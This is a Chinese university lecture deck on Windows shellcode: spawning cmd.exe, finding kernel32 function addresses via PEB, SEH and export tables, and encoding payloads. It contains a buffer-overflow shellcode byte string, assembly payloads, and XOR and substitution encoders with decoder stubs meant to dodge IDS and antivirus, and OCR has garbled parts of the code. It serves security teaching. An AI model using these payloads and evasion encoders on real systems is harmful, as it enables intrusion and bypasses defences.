



# Shellcode的常识与编码

南京邮电大学计算机学院信息安全系 小绿草信息安全科创实验室负责人 沙乐天 2019.10.12

#### 向客

- □ 1. 什么是ShellCode?
- □ 2. 编写ShellCode
- □ 3. 通用ShellCode的编写
- □ 4. ShellCode编码

#### 1. 什么是ShellCode?

□ ShellCode就是一段能够完成一定功能(比如打开一个命令窗口)、可直接由计算机执行的机器代码,通常以十六进制的形式存在。

#### 例此

char name[] = "\x41\x41\x41\x41\x41\x41\x41\x41" //name[0]name[7] "\x41\x41\x41\x41" //覆盖ebp "\x12\x45\xfa\x7f" //!覆盖成jmp esp的地址 "\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4  $D\xC6\x45$ "\xF5\x53\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45 \xF8\x52" "\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\xC6\x45\xFB\x44 \xC6\x45"  $\square$  "\xFC\x4C\xC6\x45\xFD\x4C\x8D\x45\xF4\x50\xBA\x7 7\x1D\x80' "\x7C\xFF\xD2\x6A\x05\xE8\x08\x00\x00\x00\x63\x6  $D\x64\x2E'$ "\x65\x78\x65\x00\xB8\xC7\x93\xBF\x77\xFF\xD0\x6 A\x00\xB8" "\xA2\xCA\x81\x7C\xFF\xD0\x5F\x5E\x5B\x83\xC4\x4  $0\x3B\xEC$ "\xE8\x31\x5B\xFF\xFF\x8B\xE5\x5D\xC3";

#### 2. 编写打开cmd窗口的ShellCode

- □ 2.1 编写打开Cmd窗口的C程序
- □ 2.2 获取关键函数的地址
- □ 2.3 Windows函数调用原理
- □ 2.4 使用汇编生成ShellCode

## 2.1 打开Cmd窗口的C程序

#include <windows.h>

```
Int main()
{
    LoadLibrary("msvcrt.dll");
    system("cmd.exe");
    return 0;
}
```

## 变换一下

```
#include <windows.h>
#include <winbase.h>
typedef void (*MYPROC)(LPTSTR); //定义函数指针
int main()
   HINSTANCE LibHandle;
   MYPROC ProcAdd;
   LibHandle = LoadLibrary("msvcrt.dll");
   ProcAdd = (MYPROC) GetProcAddress(LibHandle, "system"); //查找system函数地址
   (ProcAdd) ("command.com");
   //其实就是执行system("command.com")
   return 0;
```

# 2.2 查看函数地址

## 2.3Windows函数调用原理

- □ 加载 (LOAD) 函数所在的动态链接库
- □ 使用堆栈进行参数传递
- □调用(CALL)函数地址


#### 例的

- □ 在Windows下执行Func(argv1, argv2, argv3)
  - 将argv3, argv2, argv1压入堆栈
  - 调用函数地址 (Push EIP, JUMP FUNC)

## 2.4 使用汇编生成ShellCode


- □ 先看看如何把system("cmd.exe")写成 汇编
- □ 思路:
  - 将 "cmd.exe"压栈,
  - 将 "cmd.exe" 地址压栈
  - Call system函数地址
- □ 注意:
  - Push是四个字节对齐的,因此必须每次压栈四个字节
  - 或者一个字节一个字节赋值

```
push ebp ;保存ebp, esp-4
mov ebp,esp;给ebp赋新值,将作为局部变量的基指针
xor edi,edi;
push edi;压入O, esp-4,;作用是构造字符串的结尾\O字符。
sub esp,04h;加上上面,一共有8个字节,;用来放"cmd.exe"。
mov byte ptr [ebp-08h],61h;
mov byte ptr [ebp-07h],6dh;
mov byte ptr [ebp-06h],64h;
mov byte ptr [ebp-05h],2Eh;
mov byte ptr [ebp-04h],65h;
mov byte ptr [ebp-03h],78h;
mov byte ptr [ebp-02h],65h;生成串 "cmd.exe".
lea eax,[ebp-0ch] ;///? lea eax,[ebp-08h]
push eax;串地址作为参数入栈
mov eax, 0x77bf93c7;
call eax ;调用system
```




ne program 'K:\test\cmdasm\Debug\cmdasm.exe' has exited with code 0 (0x0).

- □ 在VC 6.0下,按F10进入单步调试状态,
- □ 按Alt+8进入汇编界面
- □如下图所示



## 生成ShellCode

- □ 将机器码按照"\x55"的格式抄下来就是 ShellCode
- □ 或者按Alt+6打开memory窗口,然后在 地址栏中输入汇编的地址,定位到汇编开始 处,然后复制内存内容,并转换为"\x55" 格式。
- □ 编译出Release版程序,使用Ultraedit、winhex等十六进制编辑器复制机器码。



修改: 2007-5-20 19:29:47 | 字节选定: 139

#### 3. 通用ShellCode的编写

- □ 前面的ShellCode存在什么问题?
  - ShellCode不通用,函数地址不通用
  - 功能简单

- □ 通用ShellCode的编写方法
  - □ 将每个版本的Windows操作系统所地应的函数的 地址列出来,然后针对不同版本的操作系统使用不 用的地址
  - 动态定位函数地址

即:使用GetProcAddress和LoadLibrary 函数动态获取其它函数的地址

#### **萩取GetProcess和LoadLibrary地址**

- □ (1)暴力搜索
- □ (2)使用PEB获取GetProcAddress地址
- □ (3)SEH获得kernel基址
- □ (4)HASH法查找所有函数地址

## (1)暴力搜索

□ 思路: LoadLibraryA/W是在系统库 kernel32.dll中,其地址也可以使用 GetProcAddress得到,而 Kernel32.dll一般都会加载,所以只要在 内存中查找Kernel32.dll库和 GetProcAddress函数的地址就可以

- □ 从0x77e0000或者0xbff00000开始搜索,只要找到MZ和PE标志,即找到Kernel32.dll的开始地址,然后搜索函数的引出表,找到GetProcAddress和Loadlibrary的函数名和函数地址
- □ 注意:这种方法目前已经不通用了

#### (2)PEB萩取GetProcAddress函数地址

- □ PEB: Process Environment Block
- □ TEB: Thread Environment Block
- □ 使用PEB获得Kernel32.dll的原理:
  - FS寄存器指向TEB结构
  - TEB+0X30指向PEB结构
  - PEB+0X0C指向PEB\_LDR\_DATA结构
  - PEB\_LDR\_DATA+0x1C就是一些动态链接库地址,第一个指向ntdll.dll,第二个指向Kernel32.dll

#### 汇编实现

```
Mov eax, fs:0x30; //PEB的地址
Mov eax, [eax+0x0c]; //LDR的地址
Mov esi, [eax+0x1c]; //Flink地址
Lodsd;
Mov eax, [eax+0x08]; //eax中保存
的就是kernel32.dll的地址
```

## 引出表地址

□ Kernel32.dll基址+0x3c+0x78

#### 引出表结构

## 查找引出表


- □在函数名称数组中查找需要的函数名
- □在函数序号数组中查找对应的函数序号
- □根据函数序号在地址数组中得到对应的地址 值

### 搜索地址流程

- □ 通过TEB/PEB获取kernel32.dll基址
- □ 在(基址+0x3c)处获取PE标志
- □ 在(基址+0x3c+0x78)处获取引出表地址
- □ 在(基址+0x3c+0x78+0x1c)获取
  AdressOfFunctions, AddressOfNames,
  AdressOfNameOrdinal
- □ 搜索AddressOfNames,确定 GetProcAddress对应的index
- Index = AddressOfNameOrdinal[index]
- □ 函数地址= AdressOfFunctions[Index]

```
movebp, 0x77E40000 ;kernel32.dll 基址
          eax, [ebp+3Ch]
   mov
                              ;eax = PE首部
          edx,[ebp+eax+78h]
   mov
          edx,ebp
                              ;edx = 输出表地址
   add
          ecx,[edx+18h];ecx = 输出函数的个数
    mov
           ebx.[edx+20h]
    mov
                              ;ebx = 函数名地址,AddressOfName
   add
           ebx,ebp
search:
   dec
           ecx
           esi,[ebx+ecx*4]
    mov
   add
           esi,ebp
                              ;依次找每个函数名称
   :GetProcAddress
         eax,0x50746547
    mov
                 [esi], eax
                              ;'PteG'
   cmp
   jne
         search
    mov eax,0x41636f72
                              ;'Acor'
         [esi+4],eax
   cmp
         search
   ine
  ;如果是GetProcA,表示找到了
              ebx,[edx+24h]
      mov
   add
            ebx,ebp
                              ;ebx = 索引号地址,AddressOf
            cx,[ebx+ecx*2]
                              ;ecx = 计算出的索引号值
    mov
              ebx,[edx+1Ch]
      mov
   add
           ebx,ebp
                              ;ebx = 函数地址的起始位
    置,AddressOfFunction
            eax,[ebx+ecx*4]
    mov
                              ;利用索引值,计算出GetProcAddress的地址
    add
           eax,ebp
```

# (3)SHE获得kernel基址



## 搜索异常链找到 UnhandleExceptionFilter函数

```
mov esi,fs:0
lodsd
GetExeceptionFilter:
cmp [eax],0xffffffff
je GetedExeceptionFilter //如果到达最后一个节点
mov eax,[eax] //否则往后遍历,一直到最后一个节点
jmp GetExeceptionFilter
```

GetedExeceptionFilter: mov eax, [eax+4]

## 找到kernel32.dll的基址

- □ UnhandleExceptionFilter在kernel32.dll,因此从UnhandleExceptionFilter函数的地址往上找,找到MZ和PE标志就是Kernel32.dll的基地址
- □ 注意:Windows以64KB为分配粒度来分配空间

```
FindMZ:
   and eax,0xffff0000
                                 //64K对齐特征加快查找速度
                                 //根据PE可执行文件特征查找
//KERNEL32.DLL的基址
   cmp word ptr [eax],'ZM'
   jne MoveUp
   mov ecx,[eax+0x3c]
   add ecx,eax
   cmp word ptr [ecx],'EP'//根据PE可执行文件特征查找KERNEL32.DLL的基址
   je Found //如果符合MZ及PE头部特征,则认为已经找到,并通过Eax返
             //回给调用者
MoveUp:
   dec eax
             //准备指向下一个界起始地址
   jmp FindMZ
Found:
   nop
```

## (4)HASH法查找所有函数地址

- □ 使用类似查找GetProcAddress函数地址 的方法查找其它函数
- □引入HASH的思想,缩短查到的代码
- □ 将各个函数的函数名通过一个简单但较好的 HASH算法产生一个定长的hash值,然后 进行比较
- □ 算法:字符[0]右移13位+字符[1]右移 13位+.....+最后一个字符

### 4. ShellCode编码

- □ 4.1为什么要进行ShellCode编码
- □ 4.2如何检查Exploit是否失败
- □ 4.3简单的编码—异或法
- □ 4.4简便的变形—微调法
- □ 4.5直接替换法
- □ 4.6字符拆分法
- □ 4.7内存搜索法

## 4.1 为什么要进行ShellCode编码

- □ 避免ShellCode被截断 避免ShellCode中出现"\x00",从而被 截断
- □ 符合目标程序的要求
  如Foxmail的ShellCode中不能有"/",
  攻击IIS的ShellCode中不能有空格,即
  "\x20"
- □逃避IDS、杀毒软件的检测

## 4.2的何检查Exploit是否关股

□ 在ShellCode的最前面加上
"\xEB\xFE",即"JMP-1"的机器码,
造成一个死循环。

## 4.3异或法

- □ 编码---异或97 enShellCode[i]=ShellCode[i] ^ 0X97
- □ 解码—decode程序

```
jmp decode_end
                         //为了获得enShellCode的地址
decode start:
   pop edx // 得到enShellCode的开始位置 esp -> edx
  dec edx
  xor ecx,ecx
   mov cx,0x200 //要解码的 enShellCode长度, 0x200应该足够
decode_loop:
  //因为编码时用的Key是Ox97,所以解码要一样
  xor byte ptr [edx+ecx], 0x97
   loop decode_loop
                                  //循环解码
  jmp decode_ok //解码完毕后,跳到解码后的地方执行!
decode end:
   call decode_start
decode ok:
                                  //后面接编码后的
  enShellCode
```

### 4.4 微调法


- □原理:在不改变指令功能的情况下个别改变 代码(对不符合要求的字符进行等价指令变 换)
- □ 如

IIS漏洞中不能有0X20 那么指令mov eax, 20h 改为: mov eax, 24h

sub eax, 04h


# 4.5直接替换法

#### □ 原理:



```
k = 0;
for(i=0;i<nLen;++i)</pre>
   temp = ShellCode[i]^KEY; //先异或KEY
   //对一些可能造成Shellcode失效的字符进行替换
if(temp<=0x1f|| temp=='.'|| temp=='/'|| temp=='0'|| temp=='?')
          enShellCode[k]='0';
          ++k;
          temp+=0x31;
   enShellCode[k]=temp;
   ++k;
```

#### □ 解码



```
jmp decode_end
decode_start:
         pop edi
         push edi
         pop esi
         xor ecx,ecx
Decode_loop:
                            //[esi] -> eax
         Lodsb
         cmp al,cl
         jz decode_ok
                            //如果读出'\x00'表示解码结束,跳过去执行
                            //判断是否为标志'0'
         cmp al,0x30
         jz special_char_clean //如果是,就跳去特殊字符处理
store:
                                               //保存
         xor al, 0x97
                            //异或KEY = 0x97
         stosb
                            //保存解码后的ShellCode
         jmp Decode_loop
special_char_clean:
                                               //特殊字符处理,
         lodsb
                            //读后一位字符
         sub al,0x31
                            //把后一位字符减去Ox31, 就恢复原来的值
         jmp store
decode end:
         call decode_start
decode_ok:
                            //其余真正加密的shellcode代码会连接在此处
```

# 4.6字符析分法

- □ 方法一、Z=A+B
- □ 方法二: 0xAB = 0xA \* 0x10 + 0xB

## 4.7肉存搜索法

- □ 主要针对: ShellCode长度有限制的
- □ 原理: AAAAAAA RET Search F ShellCode